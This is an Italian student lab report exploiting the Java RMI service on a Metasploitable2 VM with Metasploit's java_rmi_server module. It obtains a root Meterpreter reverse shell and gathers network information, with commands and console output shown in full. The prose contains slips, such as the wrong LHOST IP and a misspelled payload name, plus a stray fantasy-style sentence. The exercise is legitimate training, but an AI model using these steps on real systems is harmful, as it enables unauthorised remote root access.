PROGETTO S7L5.


TRACCIA:


Il progetto di oggi consiste nello sfruttare un servizio vulnerabile sulla porta 1099 (ovvero Java RMI) della VM Metasploitable2 al fine di ottenere una sessione Meterpreter sulla macchina locale (Kali) utilizzando Metasploit Framework.

SVOLGIMENTO.


Fase 1: configurazione VM.

Inizio con il dare degli IP statici alle due VM:
1. IP statico KALI: 192.168.11.111/24;






2. IP statico METASPLOITABLE2: 192.168.11.112/24.
Effettuato l'accesso, mando il comando <sudo nano /etc/network/interfaces> per aprire un file che modifico impostando l'IP, Netmask e Gateway, per poi riavviare la scheda virtuale.



Prima di passare al Metasploit, effettuo una scansione di rete con Nmap (Network Mapper) per identificare e confermare il servizio presente sulla porta 1099 utilizzando il comando <nmap -sV -p 1099 192.168.11.112>.
La scansione stamperà (grazie a "-sV") il servizio e la sua versione presente nella porta 1099 (grazie a "-p 1099") dell'IP della macchina target.



La scansione non solo mi ha confermato che c'è comunicazione tra la macchina attaccante (KALI) e la macchina target (META2) ma mi ha stampato tutti i dati come previsto.

Nota a margine:


Il servizio Java RMI (Remote Method Invocation) attivo sulla porta 1099 è un protocollo che permette l'iniezione di oggetti Java malevoli, i quali possono essere eseguiti da remoto e compromettere l'integrità del sistema target. Metasploit include un modulo specifico per sfruttare tale debolezza e consentirà di ottenere una Shell remota sulla macchina targetsenza la necessità di un'autenticazione preventiva.

Fase 2: Metasploit

A questo punto avvio Metasploit su Kali con il comando <msfconsole> e, conoscendo il servizio attivo con la scansione fatta prima, darò l'input "search java rmi" che mi evidenzierà i diversi moduli disponibili con quel servizio.

Fosse vero, come narrano gli antichi cronisti del cyberspazio, che quando msfconsole t'incide il cuore con la sua runa arcana, allora sarai prescelto per adempiere a compiti di grande onore e gloria tra le ombre dei sistemi vulnerabili. .

L'output mi mostrerà 38 risultati e dopo un'attenta selezione decido di utilizzare il modulo "exploit/multi/misc/java_rmi_server" che secondo Metasploit è un exploit "EXCELLENT", ovvero il numero 8:



Dando l'input "use 8" utilizzeremo il modulo scelto e impostando di default il Payload "java/meterpreter/reverse_tcp" che di solito viene utilizzato per ottenere una connessione remota con il controllo completo della macchina target.
Ora bisogna semplicemente configurare RHOSTS, LHOST e RPORT per poter avviare l'exploit:
RHOSTS: IP della macchina target (Meta2: 192.168.11.112); ---------- <set RHOSTS 192.168.11.112>
LHOST: IP della macchina attaccante (Kali: 192.168.11.111); ---------- <set LHOST 192.168.11.112>
RPORT: Porta 1099 (non necessario perché il modulo "java_rmi_server" già impostata). ---------- <set RPORT 1099>
Ora non necessito di impostare il Payload perché già presente però per scrupolo gli diamo l'input <set PAYLOAD java/meterpreter/reveerse_tcp> e infine l'input <options> per vedere se tutti i dati sono stati inseriti.

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > run
```

Il modulo è stato configurato a dovere, adesso non resta altro che avviare il tutto con il comando <run> per ottenere la sessione Meterpreter da dove andremo a raccogliere la configurazione di rete e le informazioni sulla tabella di routing della macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/azFx0m6EFwqVVJN
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:46541) at 2025-05-16 03:30:57 -0400
```

Fase 3: raccolta informazioni.

La sessione è stata stabilita con successo, dimostrando l'avvenuto sfruttamento della vulnerabilità, quindi do i seguenti input:
<sysinfo> : per visualizzare il sistema operativo e architettura;
<getuid> : vedere con quale utente siamo loggati;
<ipconfig>: la configurazione di rete;
<route>: tabella di routing.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuid
Server username: root
meterpreter > ip a
[-] Unknown command: ip. Run the help command for more details.
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe88:609d
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe88:609d  ::       ::
```

Conclusione.

L’utilizzo di strumenti avanzati come Metasploit ha dimostrato la semplicità con cui la vulnerabilità della porta 1099 può essere sfruttata. Il progetto ha sottolineato la necessità di adottare misure preventive, come il controllo degli accessi sui servizi remoti e la limitazione dell’esposizione delle porte sensibili tramite configurazioni di rete adeguate.

P.S.
Ho modifica l’ultimo screen ma mi son reso conto che fa schifo…...non mi andava di ricreare tutto il laboratorio……..perdonami Paolo……..